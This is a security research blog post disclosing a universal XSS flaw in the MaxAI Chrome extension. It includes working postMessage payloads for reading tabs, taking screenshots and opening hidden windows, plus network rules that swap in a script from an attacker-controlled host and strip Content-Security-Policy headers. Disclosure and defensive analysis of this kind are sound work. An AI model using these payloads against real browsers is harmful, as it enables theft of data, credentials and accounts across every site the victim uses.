
.png)

TL;DR
- Rebora Security Research has discovered a critical vulnerability in the MaxAI Chrome extension.
- The extension is supported by every Chromium-based browser and is installed on over 1,000,000 devices (According to Chrome and Edge stores).
- The vulnerability allows any arbitrary website to invoke special permissions that are normally reserved for extensions.
- All it takes for the attack to work is visiting a malicious website and having the extension installed (no authentication/interaction required).
- The vulnerability allows attackers to:
- Query currently opened tabs and hiddenly open new ones to any website.
- Take screenshots of any website.
- Intercept network requests and storage of any website.
- Run code on any website (aka Universal XSS).
- In some cases, access to arbitrary files from the local operating system (in some cases).
- This translates to significant impact, allowing attackers to:
- Access and leak any type of information across any website the victim is logged into.
- Perform any action on behalf of the user on any website the victim is logged into.
- Read files and folders from the victim’s computer (in some cases).
- Attempts to contact the vendors regarding this vulnerability failed. Given its high severity, we decided to make this information public so users are aware of the risk.
- Additionally, as the official owner of the Chrome Web Store, Google’s security teams were informed of this.
MaXSS vulnerability was just one out of two vulnerabilities we found in the scope of this research - read about Spyder vulnerability here
This blog post presents a technical breakdown of this vulnerability.
Read the main post here
Background
To demonstrate the flaw in MaxAI and its impact, it’s first important to understand the product.
MaxAI is an agentic side panel, implemented as a standard Chrome extension. This report assumes the reader is familiar with both.
If you are not familiar enough with agentic side panels, refer to our agentic side panels cover to learn more.
If you are not familiar enough with standard Chrome extensions architecture, refer to our Chrome extensions architecture cover to learn more.
Vulnerability
The vulnerability was the result of two significant problems:
- MaxAI implements the communication channel between webpages and its
content-scriptsunsafely. - MaxAI designs APIs that are too powerful, too general, and too permissive.
Zero filtering on incoming messages
MaxAI injects a UI component into the sites the user visits, allowing them to use its AI capabilities. In order for that UI component to communicate with the background process of the extension, MaxAI injects content-scripts to register general message handlers, which are used for connecting with its backend:
content-script.js
var $i = t => {
  let e = new t, n = async r => {
    let {eventType: i, id: o, data: a, taskId: s} = r.data || {};
    if (o !== ve) return;
    if (Ot === "prod") {
      let l = [Pt, Dt], m = !1;
      if (l.every(d => !r.origin.startsWith(d)) ? (m = !1, r.source && r.source.__MAXAI_EXTENSION__INIT_BROWSER_EXTENSION__SCRIPT__ && (m = !0)) : m = !0, !m) return
    }
    let c = null;
    try {
      let l = kt(i.replace("BROWSER_EXTENSION_FEATURES__", ""));
      if (!e[l]) throw new Error("Browser extension feature not found");
      c = await e[l](...a)
    } catch {
      c = null
    }
    window.postMessage({id: Ne, taskId: s, result: c}, r.origin === "null" ? "*" : r.origin)
  };
  return window.addEventListener("message", n), () => {
    window.removeEventListener("message", n)
  }
};
As can be inferred from the snippet above, the listener expects to receive a message that looks like this:
{
   "event": "MAX_AI_SIDEBAR_OPEN",
   "eventType": "BROWSER_EXTENSION_FEATURES__<COMMAND_NAME>",
   "data": {},
   "id": "BROWSER_EXTENSION_FEATURES_SERVICE_SEND_ID"
}
So it could pass it on to the background process by calling result = await Commands[COMMAND_NAME](...data) and then respond back to the webpage by using postMessage again right after.
The function in the snippet above lacks any security controls to verify that these messages originate from MaxAI’s component rather than the webpage itself.
Arbitrary command invocation
It’s bad enough that the webpage can send any message to the background, but one command in particular gives attackers unlimited powers.
Inspecting the commands supported by the background of the extension, we were able to find runBackgroundFunction:
background.js
var YQ = new bg("Background/Client"), rk = () => {
    Pg(async (e, t, n, r) => {
        if (e === "client") switch (t) {
            case "Client_backgroundRunFunction": {
                let o = await GD(n.command, n.commandFunctionName, n.commandFunctionData);
                return {success: !!o, data: o, message: "ok"}
            }
        }
    })
}
const GD = async (command, commandFunctionName, commandFunctionData) => new Promise(async r => {
try {
let o = commandFunctionName ? Ty.default?.[command]?.[commandFunctionName] : Ty.default?.[command];
if (typeof o == "function") {
let i = await o(...commandFunctionData);
r(i)
} else r(o)
} catch {
r(void 0)
}
})The snippet above lets any webpage send a message with command, commandFunctionName, commandFunctionData arguments. The background will pull the command from the Ty dictionary and then invoke one of its functions, commandFunctionName, with arbitrary arguments commandFunctionData.
All’s left to do is inspect the contents of Ty to learn what it’s capable of.
”Anything you can do, I can do better!”
Learning the contents of Ty is when I realized we can effectively do anything the extension can, because Ty simply included every extension-level permission MaxAI had access to:
{
  "action": {},
  "clipboard": {},
  "commands": {},
  "contextMenus": {},
  "declarativeNetRequest": {},
  "dom": {},
  "extension": {},
  "i18n": {},
  "management": {},
  "permissions": {},
  "runtime": {},
  "scripting": {},
  "storage": {},
  "tabs": {},
  "windows": {}
}
If you’re up for a challenge, take a moment to try and figure out the maximum damage one can achieve by having arbitrary access to these powers. Proceed when ready.
Exploitation
First, we wanted to make sure invoking a basic capability was actually possible.
Query opened tabs
By crafting and visiting the following webpage (served over localhost:80):
<script>
  onmessage = event => {
      console.log('RESPONSE', event.data);
  }
  postMessage({
    "event": "MAX_AI_SIDEBAR_OPEN",
    "eventType": "BROWSER_EXTENSION_FEATURES__RUN_BACKGROUND_FUNCTION",
    "data": ['tabs','query',[{}]],
    "id": "BROWSER_EXTENSION_FEATURES_SERVICE_SEND_ID"
  });
</script>
We got the following response:
[
    {
        "active": true,
        "audible": false,
        "autoDiscardable": true,
        "discarded": false,
        "favIconUrl": "https://www.google.com/a/cpanel/rebora.io/images/favicon.ico",
        "frozen": false,
        "groupId": -1,
        "height": 890,
        "highlighted": true,
        "id": 61892694,
        "incognito": false,
        "index": 0,
        "lastAccessed": 1777551292024.16,
        "mutedInfo": {
            "muted": false
        },
        "pinned": false,
        "selected": true,
        "splitViewId": -1,
        "status": "loading",
        "title": "Inbox (140) - Rebora Mail",
        "url": "https://mail.google.com/mail/u/0/#inbox",
        "width": 1920,
        "windowId": 61892693
    }
]
Amazing start - being able to leak the URL and title of an opened tab from a cross-origin is a complete bypass of the Same Origin Policy from a “read” perspective.
Capture screenshots of tabs
Escalating slightly, we then attempted to take a screenshot of an opened tab:
<script>
  onmessage = event => {
      console.log('RESPONSE', event.data);
  }
  const id = tab.windowId; // obtained from previous "tabs.query({})" response
  postMessage({
    "event": "MAX_AI_SIDEBAR_OPEN",
    "eventType": "BROWSER_EXTENSION_FEATURES__RUN_BACKGROUND_FUNCTION",
    "data": ['tabs','captureVisibleTab',[id]],
    "id": "BROWSER_EXTENSION_FEATURES_SERVICE_SEND_ID"
  });
</script>

Also successful, we were able to leak actual screenshots of opened tabs showing cross-origin websites:
"data:image/jpeg;base64,..."
Open hidden tabs arbitrarily
Querying already opened tabs and taking screenshots of them is great, but it would be far more dangerous if we could actively open sites we’re interested in.
Not only can this be accomplished using windows.create capability, it also allows us to pass false through a hidden field to open the tab in the background, so the user won’t even know:
postMessage({
  "event": "MAX_AI_SIDEBAR_OPEN",
  "eventType": "BROWSER_EXTENSION_FEATURES__RUN_BACKGROUND_FUNCTION",
  "data": ['windows','create',[{focused: false, url: 'https://claude.ai'}]],
  "id": "BROWSER_EXTENSION_FEATURES_SERVICE_SEND_ID"
});
The result is the same as of tabs.query, meaning that once it opens, we can obtain the window’s id and perform the same actions described above on it.
Universal XSS
Being able to hiddenly open arbitrary sites combined with one particular permission set allowed us to achieve the holy grail - running code within any origin in the victim’s browser.
Intuitively, we counted on scripting permission to enable that for us. To our surprise, the answer was not there. This is because scripting only supports:
- Registering
content-scriptsfrom a whitelisted array of predefinedJavaScriptresources that come with the extension (not useful); - Passing an actual function to run (not possible via
postMessagecommunication channels, which only accept primitiveJavaScripttypes).
Luckily, DinNeR Serving, which I presented earlier this year, was useful here as well.
Since we have access to declarativeNetRequest, we can use it to set a DNR rule that intercepts a script resource and replaces it with one coming from an attacker-controlled domain.
For example, if we have example.com under our control, and we want to run code under facebook.com, we should identify a script served and loaded by facebook.com and replace it with our own:
postMessage({
  "event": "MAX_AI_SIDEBAR_OPEN",
  "eventType": "BROWSER_EXTENSION_FEATURES__RUN_BACKGROUND_FUNCTION",
  "data": ['declarativeNetRequest','updateDynamicRules',[{
    addRules: [{
      id: 444, priority: 1,
      action: {
        "type": "redirect",
        "redirect": {
          url: `https://example.com/xss.js`
        }
      },
      "condition": {
        "urlFilter": 'https://facebook.com/init.js',
        "resourceTypes": ["script"]
      }
    }],
  }]],
  "id": "BROWSER_EXTENSION_FEATURES_SERVICE_SEND_ID"
});
This works, allowing us to command an extension to run our code on facebook.com from the starting point of an ordinary website. And since this practice can be deployed against any origin, this falls under the definition of a Universal XSS attack.
Realistically, most reputable websites deploy security mechanisms such as Content-Security-Policy header to defend against such attacks. However, by being able to set arbitrary DNR rules, an attacker can easily set one to remove these headers, leaving the origin defenseless:
postMessage({
  "event": "MAX_AI_SIDEBAR_OPEN",
  "eventType": "BROWSER_EXTENSION_FEATURES__RUN_BACKGROUND_FUNCTION",
  "data": ['declarativeNetRequest','updateDynamicRules',[{
    addRules: [{
      "id": 555,
      "priority": 1,
      "action": {
        "type": "modifyHeaders",
        "responseHeaders": [
          {
            "header": "content-security-policy",
            "operation": "remove"
          }
        ]
      },
      "condition": {
        urlFilter: `https://facebook.com/*`,
        "resourceTypes": ["main_frame", "sub_frame"]
      }
    }],
  }]],
  "id": "BROWSER_EXTENSION_FEATURES_SERVICE_SEND_ID"
});
Potentially arbitrary local files/folders read
When visiting MaxAI’s settings page (chrome://extensions/?id=mhnlakgilnojmhinhkckjpncpbhabphi), an intrusive pop-up shows, trying to convince you to allow the extension to access local system files:

Users who opt in effectively allow the extension to perform the same actions as before, but also against file://-schemed URLs.
This means attackers can force the extension to visit file:// URLs of local files/folders and then invoke captureVisibleTab API to obtain a screenshot of it. This translates to an arbitrary read capability from the underlying operating system.
We did not demonstrate this in our research, leaving this vector as “potentially” possible.
Impact
Wrapping up our exploitation, we’d like to summarize our findings by emphasizing the potential impact.
CVSS3 10 Critical
While not being assigned a classic CVE, it’s hard to miss how this is a classic 10/10 Critical Vulnerability when taking CVSS3 metrics into account, where each metric was scored with the most severe level possible:
- Attack Vector: Network - This vulnerability is easily exploitable via the web; the victim must visit a malicious webpage.
- Attack Complexity: Low - The attack is logical, deterministic, fast, and easy to perform. All it takes is for the extension to be installed; no further interaction is required; the attack is completely invisible.
- Privileges Required: None - No special privileges needed, just the most ordinary webpage.
- User Interaction: None - No user interaction is required other than visiting the malicious site.
- Scope: Changed - The vulnerability allows attackers to target systems outside the scope of MaxAI (i.e., any arbitrary website).
- Confidentiality/Integrity/Availability: High - Being able to run code and take screenshots on any website in the world breaches all three of the C.I.A traits to the fullest extent.
Resulting in a perfect 10/10 CVSS.
Practical impact
Being able to perform UXSS, capture screenshots, and actively visit tabs on arbitrary websites is undeniably powerful, but it’s important to chain it all together to comprehend the extent of the danger users were exposed to.
Being able to run code from any origin in a victim’s browser is effectively a complete takeover of their online presence and everything they have access to. Furthermore, if the victim is an employee of an organization, that statement extends to the organization just as well.
These powers allow attackers to access all enterprise information, including emails, documents, spreadsheets, correspondence, drive files, and more.
Even more so, attackers can not only access, but also act. They can send emails, change files, reliably phish other members (by sending emails from patient zero’s account), and more.
Tokens and credentials stored in the browser are also within reach, allowing attackers to fully take over accounts.
Forcing prompts upon AI systems such as Claude, Gemini, or ChatGPT is also easy to do.
The list goes on. This vulnerability allows attackers to compromise victims and enterprises with a very simple attack. All it takes is to have one instance of this extension on an employee’s machine.
Takeaways
Engineers should be very wary when implementing communication in extensions. Messages moving across content-scripts and background processes are easily susceptible to being abused by arbitrary webpages, so keep that in mind when building.
Also, avoid implementing generic and powerful APIs. Cases in which it’s justified to implement an API that accepts generic input and invokes generic capabilities are very rare and usually pose significant risk and a broad attack surface - avoid at all costs.
.webp)